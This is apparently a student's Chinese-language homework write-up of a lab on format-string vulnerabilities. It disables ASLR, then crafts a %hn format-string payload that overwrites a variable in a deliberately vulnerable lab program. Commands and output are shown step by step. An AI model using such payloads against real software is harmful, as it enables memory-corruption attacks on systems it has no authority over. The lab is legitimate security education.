
Homework8

吴承泽 SA23011083

首先需要关闭Linux的地址随机化机制。




```
mospic@Ubuntu32:~/Downloads/srcToStudent12fmtLinux$ su root
Password:
root@Ubuntu32:/home/mospic/Downloads/srcToStudent12fmtLinux# sudo sysctl -w kern
el.randomize_va_space=0
kernel.randomize_va_space = 0
root@Ubuntu32:/home/mospic/Downloads/srcToStudent12fmtLinux# exit
exit
```

因为需要修改的数字为0x5678和0xCDEF，因为0x5678<0xCDEF，原有的read2file2.c无法处理这类情况，因此对read2file2.c做如下修改：


```
    // getting the address of the variable.
    puts("Please enter an address.");
    scanf("%u", &u_addr);
    address = (unsigned int *)buf;
    *address = u_addr+ 2;
    *(address+1) = u_addr+2;
    *(address+2) = u_addr;
```

编译得到新的read2file后，根据运行v2可知B的地址为0xbfffeb54，其10进制为3221220180。




```
mospic@Ubuntu32:~/Downloads/srcToStudent12fmtLinux$ ./v2
&A=0xbfffeb50    &B=0xbfffeb54    C=0xbfffeb58.
A=0x3435         B=0x5657         C=0x7879.
Please enter a string:
```

根据计算，0x5678 - 5*9 - 12 = 22079，0xCDEF - 0x5678 = 30583，我们可以构造字符串为%08x.%08x.%08x.%08x.%08x.%.22079u%hn%.30583u%hn。



```
mospic@Ubuntu32:~/Downloads/srcToStudent12fmtLinux$ ./read2file3
Please enter an address.
3221220180
Please enter the format string:
%08x.%08x.%08x.%08x.%08x.%.22079u%hn%.30583u%hn
The string length is 59
```

将mystring重定向至result.txt，并打印B的值：



```
mospic@Ubuntu32:~/Downloads/srcToStudent12fmtLinux$ ./v2 < mystring > result.txt
mospic@Ubuntu32:~/Downloads/srcToStudent12fmtLinux$ tail -n 1 result.txt
New values      A=0x3435        B=0x5678cdef     C=0x7879.
mospic@Ubuntu32:~/Downloads/srcToStudent12fmtLinux$ 
```

可以看到我们成功将B修改为了0x5678CDEF。